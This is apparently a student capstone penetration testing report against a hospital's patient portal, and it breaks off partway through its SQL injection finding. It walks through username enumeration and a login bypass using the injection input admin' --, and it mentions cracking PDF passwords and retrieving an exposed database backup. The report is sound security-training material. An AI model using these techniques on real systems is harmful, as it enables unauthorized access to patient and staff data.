# PENETRATION TESTING REPORT

**Mediroza General Hospital**

**Web Application Security Assessment**

**Prepared by**: Iniyan Inbaraj Swamickan

**Cybersecurity Mentor**: Waqas Karim, CCIE

**Organization**: Networkwalks

**Batch:** B083 | Week 4 Capstone Project

**Target:** https://medirozahospital.com


**Classification:** Confidential

## 1. Executive Summary

I was assigned to conduct a black box penetration test on the web infrastructure of Mediroza General Hospital at https://medirozahospital.com. The client provided written authorization for this assessment. The goal was to identify vulnerabilities, demonstrate their real-world impact through exploitation, and provide recommendations to improve the security posture of the organization.


During the assessment, I identified seven vulnerabilities ranging from Medium to Critical severity. The most significant finding was a SQL injection vulnerability on the patient portal login page, which allowed me to bypass authentication entirely without knowing any credentials. This gave me access to three confidential patient lab report PDFs. After cracking the PDF encryption-using password cracking tools, I discovered sensitive metadata inside one of the files that pointed to a forgotten database backup stored in a publicly accessible folder on the server.


## Evidence 1




This backup contained the monthly salaries of all 30-hospital employees and the shareholding details of 10 shareholders.

## Evidence 2






The overall security posture of the target is poor. Multiple critical vulnerabilities exist that would allow an unauthenticated attacker to access confidential patient data, staff financial records, and corporate ownership information with minimal effort and no specialized equipment.

**Overall Risk Rating:** CRITICAL Immediate remediation is recommended.

## 2. Scope and Methodology

### 2.1 Scope

The assessment was limited to the following target as agreed with the client.

Target domain: https://medirozahospital.com

The following were excluded from scope: social engineering, denial of service attacks, and any testing outside the agreed domain.

### 2.2 Methodology

I followed a structured black-box penetration testing methodology consisting of four phases.

Reconnaissance: Passive information gathering using publicly available information and web-based tools.

**Vulnerability Identification**: Analyzing the application behavior to find weaknesses in authentication and input handling.

**Exploitation:** Demonstrating the real impact of each vulnerability through controlled exploitation.


**Documentation**: Recording all findings, evidence, and remediation recommendations in this report.

### 2.3 Tools Used

Curl command line tool for sending HTTP requests and reading web server responses

Browser developer tools for inspecting page source and login form behavior


**Evidence 1**





Networkwalks Hash Calculator for extracting password hashes from PDF files

Networkwalks Password Cracker for cracking PDF password hashes using wordlists

**Evidence 2**












Qpdf for decrypting password-protected PDF files after cracking

Exiftool for reading hidden metadata from PDF files

## Evidence 3






Wget for downloading files from the web server

ChatGPT for converting raw SQL data into readable tables

## 3. Findings and Proof of Exploitation

### 3.1 Summary Table

| # | Vulnerability | Location | Risk |
|---|---|---|---|
| 1 | Username enumeration on login page | patient/login.php | Medium |
| 2 | SQL injection login bypass | patient/login.php | Critical |
| 3 | Encrypted PDFs accessible after login bypass | patient/reports/ | High |
| 4 | Weak PDF passwords crackable with a wordlist | patient_report_*.pdf | High |
| 5 | Sensitive metadata left in patient PDF files | patient_report_3.pdf | Medium |
| 6 | Forgotten backup folder with directory listing enabled | old/ | Critical |
| 7 | Confidential staff salaries and shareholder data in plain text | old/mediroza_db_backup_2019.sql | Critical |

### 3.2 Finding 1 Username Enumeration

**Risk Rating**: Medium

**Location:** patient/login.php

Description

Username enumeration occurs when a login page reveals whether a username exists or not by showing different error messages for a wrong username versus a wrong password. A secure login should always show the same generic message for both cases to prevent an attacker from confirming valid usernames.

**Steps Taken**

I opened the patient portal login page and tested the error messages by entering different inputs.

First, I entered a username that I assumed would not exist.

Username: bob password: test123

Response: Username not found


Then I tried a common default username.


Username: admin password: password123


Response: Incorrect password

The two different messages confirmed that admin is a valid account on the system. I now had the username and only needed to find the password.

## Evidence


kali-linux-2026.1-virtualbox-amd64 (Snapshot 1 - MY Backup of Fresh For Kali Linux (10-AUG-2026)) [Running] - Oracle VirtualBox
Mediroza General Hospital |
Patient Portal Login | Mediro
medirozahospital.com/patient/login.php
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Emergency: +27 11 555 0100 | Open 24/7
Staff Login | Find Us
Mediroza
Home
About
Doctors
Contact
Patient Portal
Patient Portal
Sign in to view your lab reports and results.
Username
Password
Show password
Sign in


kali-linux-2026.1-virtualbox-amd64 (Snapshot 1 - MY Backup of Fresh For Kali Linux (10-AUG-2026)) [Running] - Oracle VirtualBox
Mediroza General Hospital |
Patient Portal Login | Mediro
medirozahospital.com/patient/login.php
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Patient Portal
Sign in to view your lab reports and results.
Warning: mysqli_query(): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
Username
admin' --
Password
password123
Show password
Sign in




### 3.3 Finding 2 SQL Injection Login Bypass

**Risk Rating:** Critical

**Location:** patient/login.php

Description

SQL injection is a vulnerability where an application places user input directly inside a database query without sanitizing it first. An attacker can insert SQL code into the input field to change the behavior of the query. In this case, I was able to comment out the password check entirely and log in as admin without knowing the password.

**Steps Taken**

I tested the username field for SQL injection by typing a single quote.

username: admin' password: password123

Response:

**Warning**: mysqli_query (): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '" at line 1

The database error confirmed the field was injectable. The application was building its SQL query like this behind the scenes.

